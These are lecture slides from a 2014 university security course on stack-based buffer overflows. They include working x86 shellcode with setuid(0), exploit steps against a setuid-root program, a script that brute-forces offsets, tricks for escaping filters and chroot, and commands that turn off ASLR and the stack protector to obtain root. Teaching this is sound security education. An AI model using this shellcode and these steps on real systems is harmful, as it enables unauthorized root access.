

# **Lecture 9: Buffer Overflow**

ENGG5105/CSCI5470 Computer and Network Security

Spring 2014

Patrick P. C. Lee

# Roadmap

## ➤ Preparations

- Basic buffer overflow attacks
- Advanced buffer overflow attacks
- Countermeasures

# What is Buffer Overflow?

- A **buffer** is simply a contiguous block of computer memory that holds multiple instances of the same data type.
  - e.g., array
- On many C implementations, we can corrupt the execution stack by writing past the end of an array
  - causes return from the routing to jump to a random address
  - a.k.a. *smash the stack*


# What is Buffer Overflow?

- **Buffer overflow** refers to the attack that writes data to a buffer in an attempt to overrun buffer's boundary and overwrites adjacent memory
- Effects of buffer overflow:
  - Crash the program
  - Gain privileged access by carefully crafting the data that will be injected to the buffer

# Assumptions


- We focus on **stack-based buffer overflow**
  - corrupts execution stack
  - our goal here is to **gain root access**
- We work with Intel x86 CPU
- We work with Redhat 9 and gcc 3.2.2
  - New operating systems and compilers have different protection schemes against buffer overflow
    - But they don't guarantee to be robust against all buffer overflow attacks
- ***Yet, we will show you how to apply the attack on latest Ubuntu systems!!!!!!!!!!!!!!***

# Process Memory Organization



# Process Memory Organization

- Text segment
  - stores program instructions and procedures
  - read-only, attempts to write to it causes segmentation violation
- Data segment
  - contains initialized and uninitialized data
  - static variables are stored here
- Stack segment
  - stores active content and data
  - Last-in-first-out (LIFO)



# Why Stack?

- Stack is used to
  - dynamically allocate local variables used in functions
  - pass parameters to the function
  - return values from the function
- The use of stack follows the spirit of using functions in current programming languages
  - A function call alters the flow of control
  - When a function is finished, it returns control to the statement or instruction following the call
  - Stack makes function calls much easier



# How to Use a Stack?

## ➤ Consider a example:

```
example1.c
-----
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1, 2, 3);
}
-----
```

## ➤ To understand what the program does, we compile it with `-S` switch to generate assembly code output:

- `gcc -S -o example1.s example1.c`

# How to Use a Stack? (Cont'd)

➤ The function call is translated to:

```
pushl $3           ;# variable c
pushl $2           ;# variable b
pushl $1           ;# variable a
call function
```

- Pushes the 3 arguments back to the stack
- The instruction “call” pushes the **instruction pointer (IP)** to the stack
  - We call the saved IP as the return address **ret**, the address of the next instruction to be executed after the procedure returns

# How to Use a Stack? (Cont'd)

➤ When the function is called, first thing to do is:

```
pushl %ebp  
movl %esp, %ebp  
subl $20, %esp
```

- This pushes %ebp, the frame pointer, to the stack
- We call the saved frame pointer **sfp**, which provides references to local variables and parameters of the current function

# How to Use a Stack? (Cont'd)

- Copies current stack pointer (%esp) to %ebp
- Allocates space for the local variables by subtracting size (i.e., 20 in our case) from %esp
- Memory addressed in multiples of word size
  - word size = 32-bit (4 bytes)
  - char buffer[5] → 8 bytes
  - char buffer[10] → 12 bytes
- Note that the subtracted size may be different from 20 in other versions of gcc compiler


# Layout of Stack Region

## ➤ **sp**: stack pointer

- points to the top of the stack

## ➤ Two stack operations

- PUSH: move sp to lower address (upward)
- POP: move sp to higher address (downward)



# Buffer Overflow

➤ Stuff more data to buffer it can handle

➤ Example:


- strcpy() copies content of \*str into buffer[] until a null character '\0' is found on the string
- will get segmentation fault

```
example2.c
-----
void function(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
    char large_string[256];
    int i;
    for( i = 0; i < 255; i++)
        large_string[i] = 'A';
    function(large_string);
}
```

# Why Segmentation Fault?

- `buffer[]` is 16 bytes long, `*str` is 256 bytes long
- All 240 bytes after `buffer` in the stack will be overwritten with 'A' (0x41), including `sfp`, `ret`, and `*str`!
- Return address is 0x41414141, outside process address space
- Leading to seg fault




# Overwrite ret

- What we know is we can overwrite the return address. Example:

```
example3.c
-----
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
    int *ret;
    ret = buffer1 + 12;
    (*ret) += 10;
}


void main() {
    int x;
    x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n",x);
}
```





# Overwrite ret

- $\text{ret} = \text{buffer} + 12$ 
  - pointer  $\text{*ret}$  now points to the return address  $\text{ret}$
- $(\text{*ret}) += 10$ 
  - increase the return address value by 10
  - skip pass “ $x=1$ ” to the `printf` call



# Overwrite ret

- *How do we know to add 10?*
- Use **gdb**

```
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
under certain conditions; type "show copying" to see the conditions.
...
(gdb) disassemble main
Dump of assembler code for function main:
...
0x800049d <main+13>:    pushl   $0x3
0x800049f <main+15>:    pushl   $0x2
0x80004a1 <main+17>:    pushl   $0x1
0x80004a3 <main+19>:    call    0x8000470 <function>
0x80004a8 <main+24>:    addl    $0xc,%esp
0x80004ab <main+27>:    movl    $0x1,0xffffffffc(%ebp)
0x80004b2 <main+34>:    movl    0xffffffffc(%ebp),%eax
```

- Return address is 0x800004a8 (next instruction to be called). The next instruction we want to call is 0x8000004b2. The difference is 10
  - note: should be 10, not 8 as in the document

# Exploit Trick

- What we learned? An attacker can modify the return address and pass the flow control to his own code
- His own code could be to **spawn a shell**
  - Place the shell code in the buffer
  - Overwrite the return address to point back to the buffer that contains the shell code
  - The shell code will be executed, and will **launch a shell**
    - You can do many things inside the shell

# Creating Shell Code


- How to generate the shell code? Use gdb
- Procedures:
  - compile the C file (e.g., shellcode.c)  
`gcc -o shellcode shellcode.c`
  - load the executable with gdb  
`gdb shellcode`
  - display the assembly code of main  
`disassemble main`
  - display machine code (one byte at a time) at each address  
`x/bx <address>`
- See paper for details

# Creating Shell Code

➤ Test if your shell code works.

testsc2.c

```
-----  
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";  
  
void main() {  
    int *ret;  
  
    ret = (int *)&ret + 2; // skip 2*sizeof(int) = 8 bytes  
    (*ret) = (int)shellcode;  
}
```



Output:

```
[aleph1]$ gcc -o testsc2 testsc2.c  
[aleph1]$ ./testsc2  
$ exit  
[aleph1]$
```

# Roadmap

- Preparations
- Basic buffer overflow attacks
- Advanced buffer overflow attacks
- Countermeasures

# Writing an Exploit Program

- Suppose this is the vulnerable program we try to overflow


```
vulnerable.c
-----
void main(int argc, char *argv[]) {
    char buffer[512];

    if (argc > 1)
        strcpy(buffer, argv[1]);
}
```

- The program takes an argument. We'll put the overflow string in an environment variable for easy manipulation
  - The string can be stored in other places (e.g. a file)

# exploit2.c


- \$EGG stores the address pointing to the start of the shell code
- How to get the start address?
  - $\text{addr} = \text{get\_sp}() - \text{offset};$
  - $\text{get\_sp}()$  = stack pointer address
  - offset: guessed by brute force
- Limitation:
  - Finding the start address of the shell code is difficult





# exploit3.c

- Pad NOPs at the front of \$EGG
  - NOP instructions are null operations
  - NOPs will be executed, until some meaningful code is reached
- Simply guess the location of any one NOP, which is easier




# exploit3.c

## ➤ Limitations:

- It cannot overflow the buffer whose size is too small to store shell code
  - ret may be overwritten with a NOP or some part of the shell code
- Processing on the buffer may modify the shell code before it returns

# exploit4.c

- Use two environment variables:
  - \$EGG: stores the shell code with NOPs padded at the front
  - \$RET: stores the address pointing to a NOP in \$EGG
- Overflow the buffer with \$RET instead
- You should now easily spawn a shell



# Gaining Root Privilege

- We are not there yet...
- We can spawn a shell, but **can we get the root privilege?**
- A program may enable set-user-id execution (with the permission bit 0x4000) so that when the programs are executed by other users, the effective user ID is set to the owner the program
  - **chmod u+s cmd** (or **chmod 4755 cmd**)
- Search for the root programs that enable set-user-id

```
[pclee@localhost buffer_overflow]$ ls -al vulnerable
-rwsr-xr-x  1 root  root      11555 Oct 16 17:22 vulnerable
```

# setuid on Execution

- Only the effective IDs associated with the **child process** that runs the *cmd* command are changed. The effective IDs of the shell session remain unchanged.
- Suppose this shell code is used.

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

- Output:

```
[pclee@localhost buffer_overflow]$ ./exploit4 768  
Using address: 0xbffff508  
sh-2.05b$ whoami  
pclee
```

# setuid on Execution

- You need to add setuid(0)'s machine at the front of the shell code

```
char shellcode[] =  
    "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" /* setuid(0) */  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

- Now,

```
[pclee@localhost buffer_overflow]$ ./exploit4 2048  
Using address: 0xbffff108  
sh-2.05b# whoami  
root
```

# Make Your Attack Faster

- Use a shell script to try many offsets
- Example: see run.sh

```
#!/bin/bash

for ((i=0; i<1000; i+=10))
do
    echo "Running $i"
    ./exploit4 768 $i
done
```

- Make sure the shell script is executable (chmod 700 run.sh)

# Roadmap

- Preparations
- Basic buffer overflow attacks
- Advanced buffer overflow attacks
- Countermeasures



# Advanced Buffer Overflow

- Some programs may not simply call `strcpy(buffer, argv[1]);`
- Our goal (from an attacker's point of view):
  - break “unbreakable” code
  - add more features
  - add/modify instructions in the shell code

# Pass Through Filtering

➤ vulnerable program filters some characters or converts characters into other characters

➤ e.g.,

...

```
for (i=0; i<strlen(argv[1]); i++)  
    argv[1][i] = toupper(argv[1][i]);  
strcpy(buffer, argv[1]);
```

...

# Pass Through Filtering

- Solution: make a shell code that doesn't contain any small letters
- minus 0x50 to small chars in “/bin/sh” when preparing shell code
  - add instruction “add back 0x50” (in machine code) at the beginning the shell code
  - change:  
`\x2f\x62\x69\x6e\x2f\x73\x68 /* /bin/sh */`  
to  
`\x2f\x12\x19\x1e\x2f\x23\x18`
  - add back 0x50 to those char:  
`"\x80\x46\x01\x50" .. /* addb $0x50,0x1 (%esi) */`
- Idea: craft the shell code to bypass the constraint

# Change UID

- During execution, some programs may only run as root when needed, and run with the normal user privilege otherwise. For example,

```
...
setuid(getuid()); /* return to normal user privilege */
if (argc > 1)
    strcpy(buffer, argv[1]);
...
```

- Solution: same as before, make sure you add `setuid(0)` at the beginning of the shell code:

- `"\x31\xdb\x89\xd8\xb0\x17\xcd\x80"`
- You need to call it **twice**

```
char shellcode[] =
    "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" /* setuid(0) */
    "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" /* setuid(0) */
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

# Break chroot

- some setuid root program is chrooted
  - e.g., in ftp server, / is the home directory of the user
- There will be no “/bin/sh” inside “/”, which points to another directory
- The spawned shell can only access files inside the chrooted “/”

# Break chroot

- Solution: chroot back to the real “/” at the beginning of the shell code
- make a new dir “sh” for easier referencing when we disassemble code:

```
mkdir("sh",0755);  
chroot("sh");  
/* many "../" */  
chroot("../../../../../../../../../../../../../../../../");
```

- Compile and disassemble the program to get the shell code

# Remote Buffer Overflow

- Bugs in processing data received over the network
- Old versions of server programs may be used (e.g., IMAP, fingerd, outlook)
- Remote buffer overflow
  - Open socket
  - Overflow the buffer in daemon.
  - Create a shellcode that do the following steps.
    - Execute a shell
    - Open a socket
    - Connect your standard I/O

# Roadmap

- Preparations
- Basic buffer overflow attacks
- Advanced buffer overflow attacks
- Countermeasures



# Countermeasures by Programmers

## ➤ Library Solutions in C/C++

- avoid using functions without bound checking
- no more strcpy(), strcat(), sprintf(), gets()
- use strncpy(), strncat(), snprintf(), fgets()
- try not to use strlen(), but use strnlen()

Reference: <http://tldp.org/HOWTO/Secure-Programs-HOWTO/buffer-overflow.html>

# Countermeasures by Programmers


- For fixed-size buffers, attackers may generate very long strings to overflow
- Dynamically allocate strings instead of using fixed-size buffers
  - Problem:
    - may run out of memory
    - attackers may try to consume memory with long strings

# Countermeasures by Programmers

- New libraries may be possible
  - strncpy, strncat
  - copies/appends at most size-1 characters, and guarantees to NULL-terminate the result
  - May not be available in standard C/C++ package, might need to separate installation

# StackGuard

- A compiler technique to provide integrity checking for the return address
- Add a “canary” word next to the return address
  - Before jumping to the return address, check if canary is modified
  - tear down code if canary is changed



Reference: Cowan et al. (2000), “Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade”

# StackGuard

- An attacker may forge a canary
- More robust protection:
  - **Terminator canary**: use 0 (null), CR, LF, or -1 such that the attacker cannot embed in standard C libraries
  - **Random canary**: the compiler randomly picks a value
- Enabled by default in today's gcc
- To disable it:
  - `gcc -fno-stack-protector vulnerable.c -o vulnerable`

# Address Space Layout Randomization (ASLR)

- randomize the starting address of heap and stack. This makes guessing the exact addresses difficult
  - doesn't mean exploit is not possible
- operating-system protection, available in Ubuntu and latest OSes
- You can disable it by (with root privilege)

```
echo "0" > /proc/sys/kernel/randomize_va_space
```

# Other Defenses

- Install new compilers that perform bound-checking
- Non-executable user stack area
- Avoid installing set-user-id programs
- Run the vulnerable program under a wrapper program that performs bound-checking
- Apply most up-to-date patches

# Thoughts

- There are many defense mechanisms that we don't discuss
  - See: Cowan et al. (2000), "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade"
- With today's OSes and compilers, it's harder to launch the buffer overflow exploit
  - that's why we still use RedHat 9
  - doesn't mean it's infeasible
- Yet, it remains a good programming practice to enforce **proper bound checking**. An attacker can still crash your code by generating very long strings



# References

- Aleph One, “Smashing The Stack for Fun and Profit”, Phrack 49 Volume 7, Issue 49, File 14 of 16.
- Taeho Oh, “Advanced buffer overflow exploit”

# Buffer Overflow on Ubuntu

Reference: **“Simple Buffer Overflow Exploitation Tutorial - Ubuntu 10.10”**

[http://www.youtube.com/watch?v=\\_Zvj1r3y1k0](http://www.youtube.com/watch?v=_Zvj1r3y1k0)

# Assumptions

- Ubuntu Platform: 9.04 (should work for newer versions)
- Only work for exploit3
  - assuming the attacked buffer in vulnerable is large enough to hold the source code

# Step 1: Disable All Protectors

- Disable address space randomization (with root privilege):

```
echo "0" > /proc/sys/kernel/randomize_va_space
```

- Disable exec-shield if installed (as root):
  - exec-shield is used in Fedora by default

```
echo "0" > /proc/sys/kernel/exec-shield
```

- If ALSR is successfully disabled, then `get_sp()` always return the same stack pointer value

# Step 2: Install execstack


- Install **execstack** to make the stack executable
  - `sudo apt-get install execstack`
- Ref: <http://linux.die.net/man/8/execstack>

# Step 3: Compile vulnerable

- Compile with “no-stack-protector” and “execstack”
  - `-mpreferred-stack-boundary=num`  
Attempt to keep the stack boundary aligned to a 2 raised to num byte boundary. Default is 4.
- Set the program to run as root (`chmod u+s`) by other users

```
% sudo su
# gcc -fno-stack-protector -z execstack \
    -mpreferred-stack-boundary=2 vulnerable.c -ggdb -o \
    vulnerable
# chmod u+s vulnerable
```

# Step 4: Exploit



```
pclee@ubuntu: ~/csci5470/buffer_overflow
File Edit View Terminal Help
pclee@ubuntu:~/csci5470/buffer_overflow$ ls
example1.c  example3.c  exploit2.c  exploit4    get_sp.c    run.sh
example1.s  example3.s  exploit3    exploit4.c  Makefile    vulnerable
example2.c  exploit2    exploit3.c  get_sp      p49-14.txt  vulnerable.c
pclee@ubuntu:~/csci5470/buffer_overflow$ whoami
pclee
pclee@ubuntu:~/csci5470/buffer_overflow$ ./exploit3 612 370
Using address: 0xbffff362
# whoami
root
#
```

➤ You can run “./run.sh”